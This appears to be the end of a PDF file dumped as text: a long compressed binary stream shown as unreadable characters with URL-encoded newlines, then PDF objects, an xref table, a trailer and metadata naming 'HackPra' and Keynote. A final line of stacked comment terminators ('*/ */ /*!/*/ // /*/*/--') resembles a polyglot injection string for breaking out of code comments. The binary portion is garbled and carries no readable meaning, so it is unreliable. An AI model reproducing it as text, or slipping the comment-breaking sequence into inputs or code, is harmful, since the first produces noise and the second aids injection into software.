MRóG,JXþ\;¢}Vû%0aí¸+áG?än…5ÀiØl!|m"àCÞÆÍê#7ÀØü‡¨A2@"ëMöÖq}%0aVZŠ,c%0aŽ¨%«€ OH:HÉ”ÑcôPÍdL!PÐ;Cô[7®ÿðú–¯_w]¿ÎÝº[ãö;ïÑ‡‡±ÃCa«ô_È×ÀÜƒ$w€y"UäÈ%0aTEºVè˜BG†+^ãšÌ!Wi³TÌe¾rY½ËÜÙhNçÓ:]Þ&›}Žx1Ðî}âÃztå
%00áÁ#@T‘TUÄ/IÐi!µ‰¿?Üóõi2Æ†cÃ+¨ø™Â/£2†ÆÃ*ìoÉº,?_¨ð¹lœ½zÎ&ú+\&íâ,f='è©EÈe,w¨1`M–àŒÏ70ÓY•«´žÊ¬M»Óe«Q5¿üVálÈ%Ž„hÏN¥×KnGj1Ë¼ãs®·šð”#ÁÃæþ~ž ’Ïø¤“¼{~NI’º"¤#„%0aÌCŸGj¦À¢[i,æÇ.ý–„ÞOCj;à™DøL"|ð³"y¬†
´$I“NJ¾ûô¼ès¹lÏgÑëèiOkµ2¼žºh&]AC%‹Ù*\Á')ý9‹ÙÊ}0¶xêñÔê«fÊ¿ôðÒçÍG6,ã™Û¼Û2MU™+ÃÂŽFà†%0a“3ÑñøÉ
Åús›‰ÔéÝZ Q/Ù:ßö–cãþÉà|Ìün´ž´–/½ºrò•
¥Äæn½ôÄjÂî°9ÆBùÉô“¢×ïüqÂ:?~:8{®6•{ä…ZíZ33*fÜÓ+–ïD4µ¼áš–ã,yø×ÜO€¿$È³m’DÜI@¦d:V<f¢Bêè ù =p&””3ŽådojdèÝ€Zô–%00W
÷€ËÂL#*ô^`ó…@ûÿ  _+¿ñ¹ÍphýÅÍ‡_l¥òùt<Z:7Sß©NNVwŽû+ãëSšøºm¼|ñ•“W.Ï¥ÿÊ§š¯çÑ/6Öž_
æÏîVæw›Y£a.Áü§à_Â9‘Ë© âT^£^¤)îôrGIî.£`ëw4%00J¸¼öXD#~#ÜÐÏk?çnÏÜ},{Q?ü5gåÌkü    6vÀÔ†›1Z%0a8WQV7@|ŒÕl6²Ô&E¼+&Žðö±@÷õqK,)%0aÃ1¼ÓL‘îSd™"Û§(3E™)n€À!ú0â8¤dŠê)Kq%˜s˜‡›%0a)œ±ÂK<`4[
–8Ÿ;ÊŒýcÿÉ@ý„i2d™ªåÜ;Æ„Á ”'³»j–Ÿ*6ÂzfÂîÃúaÃè Ê®èK:ß¤##:^Í‰¶ÁQ_1ð§>^tÄ¼ñjÈdôUb_^&},ÓòœÁb×‡££þ,ÿå1Æ+À6"í¢#ä«m®,f£ÀÕì,Àü/Úfhm(Y»%–Ó„¡w1¶2|¬}ìâ`%0aGèf¦0÷AªL‹)N4Œ¥ŒA,Ôtf^f%0aÄGÆXyÈŒÊx% ¾j‹
ûç“ÎÇCÕØX¹<±S():Ç‹Í9{6æ¨:±Vò:²TêÔ¼O,t~ÂÝî¼ŸLÅÛùâörX?`'ŽL³,ÉÊ˜ÅÃE„¿"pÑ)ñ\ aqgíjìÐØ»˜(÷ò È öa¢ ÖK|ká’A%0a¢kWz´¾(ø%001'öÓ¯ÕFïŒÅª¡D–jæÉyøXÔV.sÃ¡TÖ>×,Ž;‹gJ…      ªŽ®”Dßü©Tª‘uxKkô£»ÉG€…>¼¼]Ìo7b©
¤Ìu1àB‡:,¿×&–ƒ¸ÀÄ]ÀdPB€1Ö„ÒÄZÁl¿/Ð˜»¸^ÌI±;SØ™×…¢;¶þ^]ÿíFäTSüälË2÷ø.Ð·–¡J08WY#Ç"¥MýÂàTþ¡TåìŒÓ3Ûœ~ò³”ü
©       Wú˜/n<•¢o.1^>_,n7"_ý²Ìofå~ŠÀëò.,“L…w,?8”¶ÛGü¢aækúb€)ú”)hŸÇ£L1Ú§è%0aw1>BiH’®,ÞØècŒ4s™\6ŸI[m‰g&hFbQó‰tY?6d±ñÛÛeú^z½²ÄqµÑ)ŽÎ§;Qú,YBÿï#Öä…6qb®ô¸CÞ/²ÌeÙÏa4=lFíÈ[Å–^T+î÷¶n÷–gÃÌÛa9ª™K£Ò
\f””¶Ú\Ô,WLj\*OÈ'×&i\YrÆ}ãÂ€%0aYûKÒr–Ü?¥ë‹‹Fç”Ùwtþ  ¹{€½Ø¦òÜÛY²,HÕõ‰íe¸n$Þ7/ÊÂÛs®ß¶þª¤õ–™ÎcG·Vž;Æiî~Ä}¦ÕbSÆ¾TÐ`Ç A(#+ dVJ#?Áû6¿ý£J›t!(0“)6x!#˜D^°ÔÊõwÿ~áÝs@gþß:oRÏ£;Ö0ðHx$`…lÇÇï%0a'÷¾VænßEöÅ
‰¹'%N("ƒ"ó±Gœð¨±–¢¾/N”cD/,zŠÞ°^;¶ë™–z9NØÅ$Ç ¸ßÂ¸ÿþ@y¹üI¢Yú¤8©ñƒË4à2ví8)áwó£†jVÇÀì|$ï·\})G’Ov€–Žv%U»±K}ßžØô±m/µ¦ÏTý®òÙòìÙò„w®õYsøX2±6ca‹°ROµ
µâù‡"re{)@ñÕ’×7»N®Í¸}ø˜§iø¥'ëòÙŠJqÇXƒïò”–Á«í#û¦¨F´pŸáF†M@3`ñcþûXLì+ÕÌ±€ÓlURUêY‰Àì×è_Á†Á™)$µ¸ã°À%00d%0a^§„*ëWìCõ>*TVIi_€/›˜^QÛdªÐ=@¨úãØSi°¨ØQKÚ<©_®y’“#©‡N?”zìÌæåÁYm£X,Ku÷ô‰xüxÚÉ}
si0âðšü>‹Á5©n4šåT*(úl£žé´¯è7añô1lÍ‡¿&ìHíäê>;°£6Ëi%0a<c+žåPc…ú{1¢p_OÁ³Yàå †c,ä¢–a„{7U%0a Û(úsXã3`ÆðÒºŸ/t§¬±Äòryk‹ÓYLCö!ŽÓÅfèï¦_{–Ýùº É9ªU±¯ÂK˜“÷ñÕÕÑžk“qÌÁ<PiäØ€öë1ªoà]–ç•Xè® {Š{>°üUœ–fÎ,9@ÙþDY
¢A[f«tü£ß––‡\¬7»1•+Ç}¥ •Ñè’Þe7Ndë!zªóÆÂñ‰ì‹+|é‘|ÐüƒÝg›jÏ¶Þ   %0akeÆA3¼h¬~ï{Õ–pšNÞºû‘ÄìÛ×Á“j„z1%ûhÅf–i£‘æqÜÝ}’Ç,”,X˜–¼ÈŽû_XÖÇôËôW?ûYç/ßdÇvðt¾‰³Æ']cPòäûøŠ!âðQÀjR'Ç±V/#¿Æ·^_'§p>?Cš¤
%Ë"ë©Ô†};¹ÞXÞÜ^,í<umg÷òùØÃ–/^ÚýOa7.8%0aendstream%0aendobj%0a15 0 obj%0a3596%0aendobj%0a16 0 obj%0a(HackPra)%0aendobj%0a17 0 obj%0a(Mac OS X 10.9.2 Quartz PDFContext)%0aendobj%0a18 0 obj
%0a(Keynote)%0aendobj%0a19 0 obj%0a(D:20140615190147Z00'00')%0aendobj%0a1 0 obj%0a<< /Title 16 0 R /Producer 17 0 R /Creator 18 0 R /CreationDate 19 0 R /ModDate%0a19 0 R >>%0aendobj%0axref
%0a0 20%0a0000000000 65535 f %0a0000008250 00000 n %0a0000000408 00000 n %0a0000003382 00000 n %0a0000000022 00000 n %0a0000000389 00000 n %0a0000000513 00000 n %0a0000003346 00000 n
%0a0000003554 00000 n %0a0000003516 00000 n %0a0000000610 00000 n %0a0000003325 00000 n %0a0000003466 00000 n %0a0000004141 00000 n %0a0000004397 00000 n %0a0000008083 00000 n %0a0000008104
00000 n %0a0000008130 00000 n %0a0000008182 00000 n %0a0000008208 00000 n %0atrailer%0a<< /Size 20 /Root 12 0 R /Info 1 0 R /ID [ <68d8fd5688ba4fbfd4888c453ef745e8>
%0a<68d8fd5688ba4fbfd4888c453ef745e8> ] >>%0astartxref%0a8355%0a%%EOF%0a
*/ */ /*!/*/ // /*/*/--
```